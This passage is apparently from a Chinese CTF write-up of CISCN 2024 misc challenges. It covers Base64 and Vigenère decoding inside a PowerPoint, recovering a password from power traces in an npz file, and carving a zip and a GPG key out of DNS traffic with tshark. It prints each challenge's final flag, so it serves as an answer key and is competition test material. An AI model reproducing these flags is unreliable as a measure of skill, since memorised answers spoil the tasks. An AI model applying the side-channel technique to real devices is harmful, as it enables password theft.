
The screenshot shows the CyberChef interface with the following details:

- Operations** sidebar:
 - base
 - To Base
 - From Base
 - To Base32
 - To Base45
 - To Base58
 - To Base62
 - To Base64
 - To Base85
 - From Base32
 - From Base45
 - From Base58
 - From Base62
 - From Base64
 - From Base85
 - Show Base64 offsets
 - Bcrypt parse
 - BSON serialise
 - BSON deserialise
- Recipe** panel:
 - From Base64
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars
 - Strict mode
- Last build: 2 years ago**
- Input**: cGFSdDg6ODd1
- Output**: paRt8:87e
- Time: 2ms**, **Length: 9**, **Lines: 1**
- STEP** button
- BAKE!** button
- Auto Bake** checkbox
- Options** and **About / Support** buttons

part9

对这个PPT进行foremost，分离出的一张图片左下角有base64编码

```
[root@DESKTOP-LQWQD0H]~/[home/starr]
# foremost attachment.pptm
Processing: attachment.pptm
|foundat=_rels/.rels *(+
L+4++f5++>+Nb[B++E5d[+*+?+7++a-+**+Z_+!+k)+++BmJ,+XK||X++*#_+%"$++++?||Dn++6++GY++*3*||+opBub]+++++-i++W)M`++++++o+d+r+rl++Q8++u+*+}kx+$++u6+1yk+||6+m++++Ub++Y+n++g+-_9++4+{rp.+y+3+=9<++u4+
y||X+^Y+Ka+ +b7++$Ld6++L+A+Q++1+9++W++;5s++d+7T>++++;J&+*+
nZw
nQ++++j++.++L+bj+o+6+*+
N^+[WG`i]0Z+yE+-P++(++1+6++W+$J+j+) +
*/+c++n+U$| "+*
q"+*+q*p*G*AAa+***+P
***s+p+u+>+++++
*|
```



part10

第四张PPT里有一些批注，维吉尼亚密码

The screenshot shows a Microsoft PowerPoint slide deck titled "attachment.pptm - PowerPoint". The slides are as follows:

- Slide 2:** "第一场网络安全竞赛" (First Network Security Competition). It features a video thumbnail of two people working at a computer and the text "CTF 安全无公害的解决实际问题的能力 技术交流的手段".
- Slide 3:** "1.0 CTF: 黑客的奥林匹克" (1.0 CTF: Hackers' Olympic). It shows a video thumbnail of a competition booth with "CPT" and "CAPTURE THE FLAG" signs.
- Slide 4:** Another view of the same "1.0 CTF: 黑客的奥林匹克" slide.
- Slide 5:** "人们开始改变对网络安全竞赛的认识" (People begin to change their understanding of network security competitions). It shows a comparison between 2015 and 2018, with a video thumbnail of a person speaking.

A sidebar on the right contains a "批注" (Annotation) panel with a list of messages from a user named Liu Clement, dated from October 12, 2022. The messages include:

- Liu Clement 2022年10月12日 Wow
- Liu Cle... 2022年10月12日 ZYWJbjlYnFhq9
- Liu Cle... 2022年10月12日 What is this?
- Liu Cle... 2022年10月12日 Vigenere cipher is good!
- Liu Cle... 2022年10月12日 Aha, the key is
- Liu Cle... 2022年10月12日 Is what?
- Liu Cle... 2022年10月12日 furry
- Liu Cle... 2022年10月12日 答复...

The bottom of the slide deck has a "单击此处添加备注" (Click here to add notes) button and a feedback section with icons for "辅助功能: 调查" (Assistive Function: Survey).

The screenshot shows the CyberChef interface. On the left, there's a sidebar with a list of operations: base, To Base, From Base, To Base32, To Base45, To Base58, To Base62, To Base64, To Base85, From Base32, From Base45, From Base58, From Base62, From Base64, From Base85, Show Base64 offsets, Bcrypt parse, BSON serialise, and BSON deserialise. The main area has a 'Recipe' section titled 'Vigenère Decode' with a note: 'Can Key - a number to decimal from a given numerical base.' Below it is another section titled 'From Base64' with a note: 'Reads & Decodes from Wikipedia'. The 'Input' field contains the string ZYWJbIYnFhq9. The 'Output' field shows the result PARt10:9}. At the bottom, there are buttons for 'STEP', 'BAKE!', and 'Auto Bake'.

将十个部分合起来得到完整的flag

flag{e675efb3-346f-405f-90dd-222b387edee9}

Power_Trajectory_Diagram

调用numpy库读取npz文件内容，先大概看看有什么东西

```
1 import numpy
2 data = numpy.load("attachment.npz")
3 print (data.files)      #['index', 'input', 'output', 'trace']
```

可以看到有四个npy文件，再分别看看大概有什么内容

```
1 import numpy
2 data = numpy.load("attachment.npz")
3 #['index', 'input', 'output', 'trace']
4 with open("index","w") as f:
5     f.write(str(data["index"]))
6
7 with open("input","w") as f:
8     f.write(str(data["input"]))
9
10 with open("output","w") as f:
11     f.write(str(data["output"]))
12
```

```
13 with open("trace","w") as f:  
14     f.write(str(data["trace"]))
```

index中有重复内容，40个相同数字一组，从0到12，共520个数字

input中有循环内容，40个一组，共520个，包含小写字母a-z,数字0-9以及符号_!@#

到这里大概可以感觉到有意引导40个一组的思想，**input**应该是个字典

output中没内容

trace中则是大量的数据，可能是功耗值，如果用winhex打开npz解压得到的trace.npy文件，可以很清晰地看到对应数据行列长度：

trace.npy																ANSI ASCII	UTF-8
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
93	4E	55	4D	50	59	01	00	76	00	7B	27	64	65	73	63	"NUMPY	v { 'desc
72	27	3A	20	27	3C	66	38	27	2C	20	27	66	6F	72	74	r': '<f8', 'fort	r': '<f8', 'fort
72	61	6E	5F	6F	72	64	65	72	27	3A	20	46	61	6C	73	ran_order': Fals	ran_order': Fals
65	2C	20	27	73	68	61	70	65	27	3A	20	28	35	32	30	e, 'shape': (520	e, 'shape': (520
2C	20	35	30	30	29	2C	20	7D	20	20	20	20	20	20	20	, 5000), }	, 5000), }

520×5000，其中520恰好与之前的**index**和**input**数据个数一样

于是可以按照40行一分组，若每1行是一部分，则正好对应40个字符，结合**index**索引的意思，可能是通过某种比较，得到一个排列顺序，获取一个特别的**index**，再根据**input**获取对应密码值

经过一些尝试，最后发现排列的依据可能是先对每行5000个数据的绝对值求和，再在40行中进行比较，最大值对应的**index**即为所需

```
1 import numpy as np  
2 import matplotlib.pyplot as plt  
3  
4 data = np.load("attachment.npz")  
5 trace = data['trace']  
6 input = data['input']  
7  
8 for i in range(13):  
9     number_list = []  
10    for j in range(40):  
11        total = 0  
12        for k in range(5000):  
13            total += abs(trace[j + i * 40][k])  
14        number_list.append(total)  
15    """  
16    time = range(len(number_list))  
17    plt.plot(time,number_list)  
18    plt.show()    可以通过画图检验想法  
19    """
```

```
20     print(input[number_list.index(max(number_list))], end='')
```

结果为 `_ciscn_2034_t`，结合flag格式，且今年是2024，对结果偏差的内容进行更改，经过一些尝试，最终得到密码：`_ciscn_2024_`，flag为：`flag{_ciscn_2024_}`

Tough_DNS

下载附件得到流量包 **Tough_DNS.pcapng**

wireshark打开流量包，全是DNS协议的流量

一开始的流量包含一些01，可能是二进制转字符或二维码，结合每一段流量都有21位数字，共21段流量，判断为最小尺寸的二维码，将01提取出来转为二维码

```
1 tshark -r Tough_DNS.pcapng -T fields -Y "dns.flags.response == 1" -e dns.qry.name > response.txt
```

再用VScode对response.txt进行批量的文本操作，最终只剩一段01串

```
1 1111111011001011111110000010010010100000110111010101010111011011101010010010  
110110111010111000101110110000010000000100001111111010101011111100000000011  
000000000011110010101001001110101001000001011011111011001111000101100001001110  
0001101000010000001011110010011000000000001111001110010111111001000110101101  
00000100011010000100101110100001000010110101110101101001101011101010111010  
110010000010111000111100111111101111001111100
```

```
1 from PIL import Image  
2  
3 qrcode = Image.new("RGB", (21, 21), (255, 255, 255))  
4 bin  
= "11111110110010111111100000100100101000001101110101010101110110111010100100  
10111011011101011100010111011000001000000010000011111110101010111111000000000  
110000000000111100101010010011101010010000010110111110110011110001011000010011  
1000011010000100000010111100100110000000000011110011100101111110010001101011  
0100000100011010000100101110100001000010110101110101101001101011101010111010  
1011001000010111000111100111111101111001111100
```



```
5  
6 for i in range(21):  
7     for j in range(21):  
8         if bin[i * 21 + j] == "1":  
9             qrcode.putpixel((i, j), (0, 0, 0))  
10 qrcode.save("QRcode.png")
```

扫二维码拿到一段东西：15f9792dba5c

不知道有什么用先放着

接着往下看流量，后面紧跟两条流量的 **Transaction ID** 一个为0x4500，一个为0x6421再往下看几条，应该是有东西在TXT数据中，直接导出DNS的TXT数据

```
1 tshark -r Tough_DNS.pcapng -T fields -Y "dns.id == 0x4500" -e dns.txt > 1.txt
```

开头有一些0，但是后面就是正常的zip头 504b0304，判断为压缩包，不过要手动删去一些0
预先处理一下数据，再转为zip文件

```
1 with open("1.txt","r+") as f:  
2     zip = f.read()  
3     zip = zip.replace("\n","")  
4 print (zip)
```

```
1 504b030414000900630076a3bd560493abdf29060000e90700000a000b007365637265742e67706  
701990700010041450308005fc5ce8f6578949af7e2bc5c754d0d451fe07b6910c3c94d7376e7cd  
44677a589b532468cf9ee546ccb1d754ceae0900cbff4bb94a3359ae7ef87eadfa203be4d76c02f  
a37323fed4266fe714207dee13bb1fb266945e5424c4f7cd5f2d673785c39088cb5b869e1651865  
f1e6fda64244f52a923a18e4ca13d665151e26680d9dece770cca7699774b820353a64f65fad688  
924ca1c85057915c14ec0783980bb9b67771b60752865b33e6becf6b5944d0e3b3123c3094f19a2  
129a0d83dca34a39f9fea5088fba55adb95dc6621c933226c26f30cf03bb1a39a3cf7fa042b5b13  
c6dea0c18203bed3c7e8e316f51da6b82a4b042eff986da231c357a92cad2b17b43fb93e464efc  
043a42270c5ee7b49895ed35e4e0308dea17cf3ace051576d25e6b4b02a5cdea1ef5156a4f845e1  
ac97961cb2af5b4ea5e3e6748c7f6c515e48c35cef6761fefc51dcfaefc60f59e1c9cdfe7a49d7b  
3cc6f2200e5593e4423a1c686b8b72d220feb13893898a18cf4e56fff2a0e304030fe4bac83770  
5ff7ff87e3e780061a858523ccc16ed66d5fecf7a52821279847aa9b45e3de1506d00fc28dc50  
e7da22b4b4212eb18c0cf6701eaefb1357957bebc8dd58d47bad09a71bd6041e223320aadc93744  
9eaece8d7a7eabdbdf30c11736c6af58871139b963bf93fa9a28cecfb21542044a50e4a374f616  
9fd60e1f555971aa7693da4cd91b8f0779b83716434f53ba455ebbcda30129a6b1a057b6d1b5faa  
6b83daafa047a3a1c464fa3ec1484d59d7cd02059c5b21c3785ddbedd3af21979a64800e7953d25  
3342e53ced8b69d61628b74acf9103a0eb6a9c04421b2aff50716d8dca48503aeb28f0566c77b5c  
7302063ced344dffeeaa2e8b173b3a05af035af2e2450f49ceac9daf47dc379a665982778b5ab2a  
2ce8193e01bc6375c3ca0b9caf0d8eee7f6ce918087090dac944bce2a661249e9f2e3fdcd7a061f  
4ace0d2d5629462feacc1568d37f53972a47519a63cc7c6c75fe1579b0d9d7252ed0d29feb7f43c  
0411988b4b8165d69cb5dce776364a184cf4378fa35f44eff537d0f1aa9a3477fb04a53bbad3785  
ab70c2bd0efabf7c6245f95d31d044cbad91cc3c3b15a77301d58ae3225a0deed39dbe62a5ca2fc  
da4e8fd4e4ae57682932b0457d2833f541ab3983509401c7182103f5cbc59a50c7cc02d48b7ecd7  
b37c41194356d8b746ee36a9efb47c1fb1e6f8d5fa2b51a13d24d10e1a75577e06ae4f62b018fd1  
53c8b1c22a03dfac127e00ed3c4dbd5d3116b40cabbb792ce71a2da9f3ff143665f2a23171f0a1f
```

2d03b725f14c5c756412a4b3c863818eebc9c0f87bcf36d462dfd15f7ff41597f31b2bc856c80e5
 f2069031faa3a1333f2210865889ea391be8818cb1fb1f7c8813dc5be4a6ffc40aaf2487943bc4b
 235e84b75c4594ac2afd27a2e08c3b17853eb21971715a6e708f31841c80601407b7eb8d838c30e
 968960373ca2c5b447af4363ad84d193c169f09f1eb2e2d3519dfa87de644ad21b2e44a13efcea2
 da56e7fee791c2fb373678e7d99ca7ad020218f53d71304d9be6d154ff4586ad9ba3a0242b06253
 396abf21494f976772dbf0c69ece64d66fa044e1cb6d97bd57f40dd4d4221a12a0b3f5e3e8356a4
 66d0134fafafa73c4dd57756a31797ca2bcb1bcd7805e1f34ce9fe20b6b796e8545e3bda8f706f72d
 ba0337ac2e9dbe045e8416703a7c91c1fa95e5e6e31888343f11267a4604131fc4675222fde4de7
 6ff3189fce07d3416294435ac127f3cf8805804b5a9387369951bbc548c169ad7e3fae06c4cae
 b8e1fb4f629d07139fbb7db319a7d4783b3e6b0c4b8ac185efb8de7e6fa4fc11e12702631889016
 d09b42577dbc22fb76475db1af896e9606cd4006a3241c3755c9f7d3c7fadad5d9b74ffa27d744d
 ba782d512bfec40175d9a9ac511cb087ab11be5485722da48ab99fdb3351cb738609b5d0662af4d
 388de2493c49b3a5d8f45982627d02906436c66fec96bfa58144d6165bd151358a148dc8c08eba2
 d2154775f0cf38e1255ddf6533110981fc746adfe522545f2fa9b69af5e71f14c49059a89ad3a6
 491be25a3454624bc77be8446176299488f54fe601ad012b5a5e067498cbe22f8eb8c1fa6bd6d42
 b5e55717bb5951ad9f5298b3ecf4728f2180e59084863c5f8292811b14052f503de89b04d664a32
 2055cd4e391624541504b07080493abdf29060000e9070000504b01021f0014000900630076a3bd
 560493abdf29060000e90700000a002f000000000000020000000000000007365637265742e677
 0670a00200000000000010018009e2030f82892d901daab68732992d901789868732992d9010199
 070001004145030800504b05060000000001000100670000006c0600000000

												ANSI	ASCII	UTF-8				
0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F			
50	4B	03	04	14	00	09	00	63	00	76	A3	BD	56	04	93	PK	c v£¾V "	PK□□□□ □c□v□ □
AB	DF	29	06	00	00	E9	07	00	00	0A	00	0B	00	73	65	«ß)	é se	□□□□ □□□se
63	72	65	74	2E	67	70	67	01	99	07	00	01	00	41	45	cret.gpg	" AE	cret.gpg□□ □AE
03	08	00	5F	C5	CE	8F	65	78	94	9A	F7	E2	BC	5C	75	_Åí ex"	š÷å\ú	□□□_□ x□ □
4D	0D	45	1F	E0	7B	69	10	C3	C9	4D	73	76	E7	CD	44	M E	à̄ i ÄÉMsvçÍD	E □ □ v□
67	7A	58	9B	53	24	68	CF	9E	E5	46	CC	B1	D7	54	CE	gzX>S\$hřžåFÌ±xTÎ	zX□ □ n □ □	
AE	09	00	CB	FF	4B	B9	4A	33	59	AE	7E	F8	7E	AD	FA	€	ËýK¹J3Y€~ø~-ú	□□ J3Y□ □
20	3B	E4	D7	6C	02	FA	37	32	3F	ED	42	66	FE	71	42	;	äxl ú72?íBFþqB	□ □ □ qB
07	DE	E1	3B	B1	FB	26	69	45	E5	42	4C	4F	7C	D5	F2	Þá;	û&iEåBLO Öð	□□ □ □ I□
D6	73	78	5C	39	08	8C	B5	B8	69	E1	65	18	65	F1	E6	Ösx\9	€µ,iáe eñæ	x\9□□ □ □
FD	A6	42	44	F5	2A	92	3A	18	E4	CA	13	D6	65	15	1E	ý;BDõ*':	äÊ ðe	BD□ □□ e□
26	68	0D	9D	EC	E7	70	CC	A7	69	97	74	B8	20	35	3A	&h	ìcpìSi-t, 5:	&h □ . i□ 5:
64	F6	5F	AD	68	89	24	CA	1C	85	05	79	15	C1	4E	C0	dö_-h%\$È	... y ÁNÀ	d□ □ □ □
78	39	80	BB	9B	67	77	1B	60	75	28	65	B3	3E	6B	EC	x9»>gw	`u(e³>kì	9□ w□ `u(e□
F6	B5	94	4D	0E	3B	31	23	C3	09	4F	19	A2	12	9A	0D	öµ" M	;1#Ã o ¢ š	□ □ ;1#□ □
83	DC	A3	4A	39	F9	FE	A5	08	8F	BA	55	AD	B9	5D	C6	fÜ£J9ùþ¥	°U-¹]Æ	□ 9□ □ □
62	1C	93	32	26	C2	6F	30	CF	03	BB	1A	39	A3	CF	7F	b "2&Ào0ï	» 9£ï	□ o0□ 9□
A0	42	B5	B1	3C	6D	EA	0C	18	20	3B	ED	3C	7E	8E	31	Bµ±<mê	;í<~Ž1	B□ □ ;□ 1
6F	51	DA	6B	82	A4	B0	42	EF	F9	86	DA	23	1C	35	7A	oQÚk,	¤°BiùtÚ# 5z	oQ□ □ □ 5z
92	CA	D2	B1	7B	43	FB	C9	3E	46	4E	FC	04	3A	42	27	'ÉÒ±{CÙÉ>FNÜ :B'	□ {C□ N□ '	□ □ 4□ □ □
..

导出打开，需要密码，直接用之前二维码扫出来的字符串，得到secret.gpg，看内容判断为私钥

大概是要解gpg加密文件，如果是这样的话，还需要密码和gpg加密文件

先看看另外一段流量里是什么

```
1 tshark -r Tough_DNS.pcapng -T fields -Y "dns.id == 0x6421" -e dns.txt > 2.txt
```

大概率是gpg加密文件，同样手动删0，再简单处理一下

```
1 with open("2.txt","r+") as f:  
2     gpg = f.read()  
3     gpg = gpg.replace("\n","");
4 print (gpg)
```


```
1 848c0351457644d5d8b1b50103ff44bbc02a1ffa986f2ce46efeabf7f87ae77bd0ee7d9bb2be791  
a91ddfee1380ddb8fe6ae3961ce19275b34e0645a53b51fed6a17e6b462d107d0609542d51382a1  
dc906ac68651c5d3209bf115b578512f5465a613ffccfa16695058ea45bf67a736ed64d19acdb  
db84873c8f107d25a2a77c160a5c76562b220c218eeae12d26b015818007465957c06464f514c74  
3413132b1a418c3cb9955c1052cf67cd29ec451ee0352bf521ff800a37888d1a3aff2f5202625bf  
085f18e2978002b096f0c34cd999f70be8968b0f5ac2f2b892c4a95000a09ea4bf189b58d08b44b  
5822f5134b4c5ffdde7314beada51
```

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII	UTF-8
00000000	84	8C	03	51	45	76	44	D5	D8	B1	B5	01	03	FF	44	BB	Æ QEvDØØþµ ýD»	EvdØ	□□□
00000010	C0	2A	1F	FA	98	6F	2C	E4	6E	FE	AB	F7	F8	7A	E7	7B	À* ú~o, änp«÷øzç{	* □	□ □ {
00000020	D0	EE	7D	9B	B2	BE	79	1A	91	DD	FE	E1	38	0D	DB	8F	Đì} >²¾y 'Ýpá8 Ú	□ □ □ 8	ؑ
00000030	E6	AE	39	61	CE	19	27	5B	34	E0	64	5A	53	B5	1F	ED	æ®9aî ' [4àdZSp i	□ □ 4□	□
00000040	6A	17	E6	B4	62	D1	07	D0	60	95	42	D5	13	82	A1	DC	j æ'bÑ Đ`•BÕ , ;Ü	□ □ □	✉
00000050	90	6A	C6	86	51	C5	D3	20	9B	F1	15	B5	78	51	2F	54	jÆtçÁÓ >ñ uxQ/T	jç	Q□ □ Q/T
00000060	65	A6	13	FF	CC	FA	16	69	50	58	EA	EA	45	BF	67	A7	e; ýlú iPXêE;gS	e□	□ X□ g□
00000070	36	ED	64	D1	9A	CD	BD	B8	48	73	C8	F1	07	D2	5A	2A	6idÑší¼,HsÈñ ÓZ*	¾	¾ □ *
00000080	77	C1	60	A5	C7	65	62	B2	20	C2	18	EE	AE	12	D2	6B	wÁ`¥çeb² Å 1ë òk	w□	eb□ □ k
00000090	01	58	18	00	74	65	95	7C	06	46	4F	51	4C	74	34	13	X te• FOQLt4	□X□□te□	oQLt4□
000000A0	13	2B	1A	41	8C	3C	B9	95	5C	10	52	CF	67	CD	29	EC	+ AŒ<¹•\ Rígí)ì	□+□A□	\□R□
000000B0	45	1E	E0	35	2B	F5	21	FF	80	0A	37	88	8D	1A	3A	FF	E à5+ö!ý€ 7^ :ý	5+□	7□
000000C0	2F	52	02	62	5B	F0	85	F1	8E	29	78	00	2B	09	6F	0C	/R b[ð...ñž)x + o	b[□	x□+ o□
000000D0	34	CD	99	9F	70	BE	89	68	B0	F5	AC	2F	2B	89	2C	4A	4í™ýp¾%h°õ¬/+¾,J	4.	h□ +□
000000E0	95	00	0A	09	EA	4B	F1	89	B5	8D	08	B4	4B	58	22	F5	• êKñ‰µ 'KX"õ	□ □	KX"□
000000F0	13	4B	4C	5F	FD	E7	31	4B	EA	DA	51						KL_ýç1KéÚQ	_□	□

最后就是要找密码了，想到题目描述里的内容，处理一下之后应该就是密码

尝试直接hex转字符串，发现有乱码内容，经过一些尝试，发现需要先逆置一下，再hex转字符串

得到 `e9b0-ea5f9bae`，但是还是不对，想到再逆置一下，得到正确密码 `eab9f5ae-0b9e`



最后解一下gpg加密文件即可得到flag

```
1 $ gpg --import secret.gpg
2 gpg: key CD34F6C587E55290: "ctfer (none) <ctfer@gmail.com>" not changed
3 gpg: key CD34F6C587E55290: secret key imported
4 gpg: Total number processed: 1
5 gpg: unchanged: 1
6 gpg: secret keys read: 1
7 gpg: secret keys imported: 1
```

```
1 $ gpg --decrypt flag.gpg
2 gpg: encrypted with 1024-bit RSA key, ID 51457644D5D8B1B5, created 2023-05-29
3           "ctfer (none) <ctfer@gmail.com>"
4 flag{79830a47-faf7-4067-b585-145776f833cd}
```

大学生安全测试能力调研问卷


flag{海纳百川，有容乃大。 }

通风机

